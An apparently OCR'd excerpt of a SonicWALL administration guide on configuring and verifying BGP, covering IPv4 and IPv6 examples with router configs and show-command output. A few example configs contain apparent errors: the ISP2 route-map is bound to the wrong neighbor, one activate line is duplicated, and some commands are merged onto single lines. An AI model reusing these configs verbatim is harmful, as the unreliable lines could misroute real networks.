
Drop all owned and private inbound prefixes

```
ip prefix-list unwantedPrefixes seq 5 deny 12.34.5.0/24 le 32
ip prefix-list unwantedPrefixes seq 10 deny 23.45.6.0/24 le 32
ip prefix-list unwantedPrefixes seq 20 deny 10.0.0.0/8 le 32
ip prefix-list unwantedPrefixes seq 21 deny 172.16.0.0/12 le 32
ip prefix-list unwantedPrefixes seq 22 deny 192.168.0.0/16 le 32
ip prefix-list unwantedPrefixes seq 30 permit 0.0.0.0/0 le 32
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 prefix-list unwantedPrefixes in
   neighbor 172.1.1.2 prefix-list unwantedPrefixes in
```

Using Multi-Homed BGP for Load Sharing

The following topology shows an example where a SonicWALL security appliance uses a multi-homed BGP network to load share between two ISPs.

Multi-Homed BGP for Load Sharing Topology



The SonicWALL security appliance is configured as follows:

```
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 route-map ISP1 out
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 route-map ISP2 out
!
route-map ISP1 permit 10
match ip address 1
set weight 100
route-map ISP1 permit 20
match ip address 2
route-map ISP2 permit 10
match ip address 1

route-map ISP2 permit 20
match ip address 2
set weight 100

access-list 1 permit 12.34.5.0/25
access-list 2 deny 12.34.5.0/25
access-list 2 permit any
```

Verifying BGP Configuration


The following sections describe methods to verify a BGP configuration:

- Viewing BGP Routes
- Configuring BGP Logging

Viewing BGP Routes

Figure shows a basic BGP topology where a SonicWALL security appliance is configured for BGP to connect to two routers on two different ASs.

BGP Topology



The routes in the FIB for this network can be viewed either in the SonicOS GUI or by using the CLI.


Topics:

- Viewing FIB routes in the GUI
- Viewing FIB Routes in the CLI
- Viewing RIB Routes in the CLI

Viewing FIB routes in the GUI

A summary of the BGP configuration can be viewed on the SonicOS GUI through the **Network > Routing** page by clicking the **BGP Status** button, located at the top of the page next to the **Routing Mode** drop-down menu. The BGP Status dialog displays the output of the **show ip bgp summary** and **show ip bgp neighbor** commands.

The BGP routes in the FIB can also be viewed on the SonicOS GUI in the Routing Policies table on the **Network > Routing** page.



Viewing FIB Routes in the CLI

To view the FIB routes in the CLI, perform the following commands:

```
SonicWALL> configure
(config[SonicWALL])> route ars-nsm
ZebOS version 7.7.0 IPIRouter 7/2009
ARS NSM>show ip route
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default
B       7.6.7.0/24 [20/0] via 10.50.165.228, X1, 05:08:31
B       199.199.0.0/16 [20/0] via 10.50.165.237, X1, 05:08:31
C       10.50.165.192/26 is directly connected, X1
C       127.0.0.0/8 is directly connected, lo0
C       12.34.5.0/24 is directly connected, X0
```

Viewing RIB Routes in the CLI

To view the RIB routes in the CLI, enter the **show ip bgp** command:

```
ARS BGP>show ip bgp
BGP table version is 98, local router ID is 10.50.165.233
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, l -
labeled
              S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
   Network          Next Hop            Metric LocPrf Weight Path
*> 7.6.7.0/24       10.50.165.228            0             0 7675 i
```

```
*> 12.34.5.0/24      0.0.0.0                          100   32768 i
*> 199.199.0.0/16    10.50.165.228            0             0 7675 9999 i
Total number of prefixes 3
```

NOTE: The last route is the path to AS9999 that was learned through AS7675.

Configuring BGP Logging


SonicWALL BGP offers a comprehensive selection of debug commands to display log events related to BGP traffic. BGP logging can be configured on the CLI by using the **debug bgp** command followed by of the following keywords:

BP Debug Keyword Descriptions

BGP Debug Keywords	Description
all	Enables all BGP debugging.
dampening	Enables debugging for BGP dampening.
events	Enables debugging for BGP events.
filters	Enables debugging for BGP filters.
fsm	Enables debugging for BGP Finite State Machine (FSM).
keepalives	Enables debugging for BGP keepalives.
nht	Enables debugging for NHT messages.
nsm	Enables debugging for NSM messages.
updates	Enables debugging for inbound/outbound BGP updates.

To disable BGP debugging, enter the “no” form of the command. For example, to disable event debugging, type the **no debug events** command.

BGP log messages can also be viewed on the SonicOS GUI on the **Log > Log Monitor** page. BGP messages are displayed as part of the **Advanced Routing** category of log messages.



The above message indicates that an update to the outgoing RIB was denied because the router from which the update was received was not directly connected to the appliance.

To allow for BGP peers that are not directly connected, use the **ebgp-multihop** keyword with the **neighbor** command. For example:

```
neighbor 10.50.165.228 ebgp-multihop
```

IPv6 BGP

IPv6 Border Gateway protocol (BGP) communicates IPv6 routing information between Autonomous Systems (ASs). A SonicWall security appliance with IPv6 BGP support can replace a traditional BGP router on the edge of a network's AS.

IPv6 BGP is enabled on the **Network > Routing** page, but must be configured on the SonicOS Command Line Interface (CLI).

The following restrictions apply to SonicOS 5.9.0.2

- IPv6 BGP is supported only on NSA platforms.
- IPv6 BGP depends on IPv6 functions and ZebOS (Zebra OS).
- MPLS/VPN and multicast are not supported in IPv6 BGP.


Topics:

Configuring Multiple Autonomous Systems

If an Autonomous System (AS) has multiple BGP routers, the AS can serve as a transit service for other ASs. When BGP runs between routers in different ASs, it uses exterior BGP (eBGP). When BGP runs between routers in the same AS, it uses interior BGP (iBGP).

In the following diagram, AS 200 is a transit AS for AS 100 and AS 300.

Multiple Autonomous Systems Configuration



To configure multiple ASs as shown in the above diagram, configure routers RTA, RTB, and RTC as follows:

On RTA:

```
router bgp 100
   neighbor 129.213.1.1 remote-as 200
address-family ipv6
   redistribute connected
   neighbor 129.213.1.1 activate
```

On RTB:

```
router bgp 200
   neighbor 129.213.1.2 remote-as 100
   neighbor 175.220.1.2 remote-as 200
address-family ipv6
   redistribute connected
   neighbor 129.213.1.2 activate
   neighbor 175.220.1.2 activate
```


On RTC:

```
router bgp 200
   neighbor 175.220.212.1 remote-as 200
address-family ipv6
   neighbor 175.220.212.1 activate
   neighbor 175.220.212.1 activate
```

Configuring Basic BGP over IPv6

A IPv6 BGP peer router can be configured to carry either IPv4 or IPv6 route information over either an IPv6 address family or an IPv4 address family.

Basic BGP over IPv6 Configuration



To configure basic BGP over IPv6, configure routers R1 and R2 as follows:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502

address-family ipv6
   neighbor 2011:11:11:11::2 activate
exit-address-family
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501

address-family ipv6
   network 1010::1/128
   network 2020::1/128
   neighbor 2011:11:11:11::1 activate
```

Configuring EBGP Multihop

EBGP Multihop enables you to establish a neighbor connection between two external peers that are not directly connected. Multihop is available only for eBGP and is not available in for iBGP. When the firewall has an external neighbor that does not have a direct connection, you can use the **`ebgp-multihop`** command to establish a neighbor connection.

To configure EBGP Multihop, configure routers R1 and R2 as follows:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502
```

```
   neighbor 2011:11:11:11::2 ebgp-multihop

address-family ipv6
   neighbor 2011:11:11:11::2 activate
exit-address-family
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501
   neighbor 2011:11:11:11::1 ebgp-multihop

address-family ipv6
   network 1010::1/128
   network 2020::1/128
   neighbor 2011:11:11:11::1 activate
```

Configuring IPv6 BGP Outbound Route Filter

IPv6 BGP Outbound Route Filter (ORF) can be used to minimize the number of BGP updates sent between peer routers by filtering out unwanted routing updates at the source.

To configure IPv6 BGP Outbound Route Filter (ORF), configure routers R1 and R2 as follows:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 prefix-list pref1 in
   neighbor 2011:11:11:11::2 prefix-list pref2 out
exit-address-family

ipv6 prefix-list pref1 seq 10 deny 1010::1/128
ipv6 prefix-list pref1 seq 20 permit any
ipv6 prefix-list pref2 seq 10 deny 1111::1/128
ipv6 prefix-list pref2 seq 20 permit any
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

To check the routes on R1 and R2, use the **show bgp ipv6 unicast** command.

- The route on R1 should have IPv6 address 1010::1/128.
- The route on R2 should have IPv6 address 1111::1/128.

On R1:

```
R1> show bgp ipv6 unicast
```

On R2:

```
R2> show bgp ipv6 unicast
```

Configuring IPv6 BGP Distribute List

IPv6 BGP Distribute List can be used to minimize the number of BGP updates sent between peer routers by filtering out unwanted routing updates at the source.

To configure IPv6 BGP Distribute List, configure routers R1 and R2 as follows:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 distribute-list acl1 in
   neighbor 2011:11:11:11::2 distribute-list acl2 out
exit-address-family

ipv6 access-list acl1 deny 1010::1/128
ipv6 access-list acl1 permit any
ipv6 access-list acl2 deny 1111::1/128
ipv6 access-list acl2 permit any
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

To check the routes on R1 and R2, use the **show bgp ipv6 unicast** command.

- The route on R1 should have IPv6 address 1010::1/128.
- The route on R2 should have IPv6 address 1111::1/128.

On R1:

```
R1> show bgp ipv6 unicast
```

On R2:

```
R2> show bgp ipv6 unicast
```

IPv6 BGP Route-Map

IPv6 BGP Route-Map can be used to minimize the number of BGP updates sent between peer routers by filtering out unwanted routing updates at the source.

To configure IPv6 BGP Route-Map, configure routers R1 and R2 as follows:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 route-map map1 in
   neighbor 2011:11:11:11::2 route-map map2 out
exit-address-family

ipv6 access-list acl1 deny 1010::1/128
ipv6 access-list acl1 permit any
ipv6 access-list acl2 deny 1111::1/128
ipv6 access-list acl2 permit any
```

```
!
route-map map1 permit 1 match ipv6 address acl1
!
route-map map2 permit 1 match ipv6 address acl2
!
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

To check the routes on R1 and R2, use the **`show bgp ipv6 unicast`** command.

On R1:

```
R1> show bgp ipv6 unicast
```

The route on R1 should have IPv6 address 1010::1/128.

On R2:


```
R2> show bgp ipv6 unicast
```

The route on R2 should have IPv6 address 1111::1/128.

Configuring an AS Regular Expression

You can configure regular expressions that can be matched and used to deny or allow addresses from an AS.

AS Regular Expression Configuration



RTB advertises these routes:

- 2004::/64
- 2003::/64
- 2002::/64

RTC advertises these routes:

- 5000::/64
- 6666::6/128
- 7777::7/128

To check the routes on router RTA, use the **show bgp ipv6 unicast** command.

On RTA:

```
RTA> show bgp ipv6 unicast
BGP table version is 4, local router ID is 10.0.1.2
Status codes: s suppressed, d damped, h history, * valid, > best,
i - internal, l - labeled
S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
```

Network	Next Hop	Metric	LocPrf	Weight	Path
*> 2002::/64	::ffff:a00:101	0	0	100	i
*> 2003::/64	::ffff:a00:101	0	0	100	i
*> 2004::/64	::ffff:a00:101	0	0	100	i
*> 5000::/64	::ffff:a00:101	0	0	100	400i
*> 6666::6/128	::ffff:a00:101	0	0	100	400
*> 7777::7/128	::ffff:a00:101	0	0	100	400

To configure AS regular expressions on RTA and deny all routes originated in AS100:

```
router bgp 200
   neighbor 10.0.1.1 remote-as 100
   neighbor 10.0.1.1 update-source X2
   neighbor 2004::1 remote-as 100
   neighbor 2004::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.1 activate
   neighbor 10.0.1.1 filter-list 1 in
   neighbor 2004::1 activate
exit-address-family

ip as-path access-list 1 deny ^100$
ip as-path access-list 1 permit .*
```

To check the routes on router RTA, use the **show bgp ipv6 unicast** command.

On RTA:

```
RTA> show bgp ipv6 unicast
```

```
BGP table version is 4, local router ID is 10.0.1.2

Status codes: s suppressed, d damped, h history, * valid, > best,
i - internal, l - labeled

S Stale

Origin codes: i - IGP, e - EGP, ? - incomplete
```

Network	Next Hop	Metric	LocPrf	Weight	Path
*> 5000::/64	::ffff:a00:101	0	0	100	400i
*> 6666::6/128	::ffff:a00:101	0	0	100	400i
*> 7777::7/128	::ffff:a00:101	0	0	100	400i

```
Total number of prefixes 3
```

To modify the AS path to deny all routes learned from the AS100:

On RTA:

```
router bgp 200
   neighbor 10.0.1.1 remote-as 100
   neighbor 10.0.1.1 update-source X2
   neighbor 2004::1 remote-as 100
   neighbor 2004::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.1 activate
   neighbor 10.0.1.1 filter-list 1 in
   neighbor 2004::1 activate
exit-address-family


ip as-path access-list 1 deny _100_
ip as-path access-list 1 permit .*
```

To check the routes on router RTA, use the **`show bgp ipv6 unicast`** command.

On RTA:


```
RTA> show bgp ipv6 unicast
```

EBGP Route Selection

Routes are selected based on the administrative distance of the routing protocol running on that route. Routing protocols with lower administrative distances are given priority over routing protocols with higher administrative distances. EBGP has an administrative distance of 20. OSPF has an administrative distance of 110.

This diagram shows three ASs and the routing protocols used by the BGP routers.

EBGP Route Selection Configuration



The RTC router in AS300 advertises route 1000::/64 to both AS100 and to AS200:

- The route from RTC (AS300) to RTA (AS100) runs OSPF.
- The route from RTC (AS300) to RTB (AS200) runs eBGP.
- The route from RTA (AS100) to RTB (AS200) runs eBGP.

RTA (AS100) receives updates about route 1000::/64 from both OSPF and eBGP. The route learned from eBGP is selected and added to RTA's routing table, because the administrative distance of eBGP is less than the administrative distance of OSPF.

On RTA:

```
router bgp 100
   neighbor 3001::1 remote-as 200
!
address-family ipv6
   distance bgp 150 150 150
   neighbor 3001::1 activate
exit-address-family
```

On RTB:

```
router bgp 200
   bgp log-neighbor-changes
   neighbor 1001::1 remote-as 300
   neighbor 2003::1 remote-as 100

address-family ipv6
   network 6666::6/128
```

```
   neighbor 1001::1 activate
   neighbor 2003::1 activate
exit-address-family
```

On RTC:

```
router bgp 300
   neighbor 3002::1 remote-as 200
!
address-family ipv6 network 1000::/64
   neighbor 3002::1 activate
exit-address-family
```

To check the routes on router RTA, use the **show ipv6 route** command.

```
RTA> show ipv6 route
IPv6 Routing Table
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF, I - IS-IS, B
- BGP
Timers: Uptime

B   1000::/64 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:01:07
C   2003::/64 via ::, X1, 00:30:50
B   6666::6/128 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:01:07
C   fe80::/64 via ::, X1, 00:30:53
```

Since RTC is directly connected to RTA, the route from OSPF is actually a better route than the route learned by BGP. To ensure that the route between RTA and RTC is selected for the routing table, you can use the **distance** command to change the default administrative distance of the BGP route to a higher administrative distance than the OSPF route. For example:

```
distance bgp 150 150 150
```

You can also use the **backdoor neighbor** command to set the BGP route as the preferred route. For example:

On RTA:

```
router bgp 100
   neighbor 3001::1 remote-as 200
!
address-family ipv6
   network 1000::/64
   backdoor neighbor 3001::1 activate
exit-address-family
```

To check the routes on router RTA, use the **show ipv6 route** command.

```
RTA> show ipv6 route
```

```
IPv6 Routing Table

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF, I - IS-IS, B
- BGP
Timers: Uptime

O   1000::/64 [110/2] via fe80::217:c5ff:feb4:57f2, X4, 00:30:53
C   2003::/64 via ::, X1, 00:31:18
B   6666::6/128 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:00:03
C   fe80::/64 via ::, X1, 00:31:21
```


IPv6 BGP Synchronization

IPv6 BGP Synchronization keeps all BGP routers updated with the IPv6 addresses of all available routes and networks.

In BGP Synchronization, if an AS (AS100) passes traffic from another AS (AS300) to a third AS (AS400), BGP does not advertise that route until all the routers in AS100 have learned that route from the IGP. In this case, the IGP is iBGP. AS100 must wait until iBGP has propagated that route to all routers within AS100. Then, eBGP advertises the route to external ASs.

In this example, after RTB learns address 6666::6/128 via iBGP. it then advertises the address to RTD.

Sample IPv6 BGP Synchronization



NOTE: You can make RTB think that IGP has already propagated the route information by adding a static route to 6666::6/128 on RTB and making sure that the other routers can reach 6666::6/128.

In this example, RTC (AS2) advertises address 6666::6/128 to RTA (AS100). In AS100, RTA and RTB are running iBGP, so RTB learns address 6666::6/128 and is able to reach it via next hop 5.5.5.5 (RTC). Next hop is carried via

iBGP. However, to reach the next hop (RTC), RTB must send traffic through RTE, but RTE does not know IP address 6666::6/128.

If RTB advertises 6666::6/128 to RTD (AS400), traffic that tries to reach 6666::6/128 from RTD must pass through RTB and RTE in AS100. However, since RTE has not learned 6666::6/128, all packets will be dropped at RTE.

To configure BGP Synchronization on RTB in AS100:

On RTB:

```
router bgp 100
   neighbor 10.103.10.129 remote-as 100
   neighbor 3001::1 remote-as 100
   neighbor 3001::1 update-source X4
   neighbor 5000::1 remote-as 400
   neighbor 5000::1 update-source X2
!
address-family ipv6
   synchronization
   neighbor 10.103.10.129 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```

You can disable synchronization if you do not pass traffic from one AS to another AS through an intermediate AS. You can also disable synchronization if all routers in the intermediate AS run BGP. Disabling synchronization lets you to carry fewer routes in your IGP and allows BGP to converge more quickly.

To disable BGP Synchronization on RTB in AS100:

On RTB:

```
router bgp 100
   neighbor 10.103.10.129 remote-as 100
   neighbor 3001::1 remote-as 100
   neighbor 3001::1 update-source X4
   neighbor 5000::1 remote-as 400
   neighbor 5000::1 update-source X2
!
address-family ipv6
   neighbor 10.103.10.129 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```

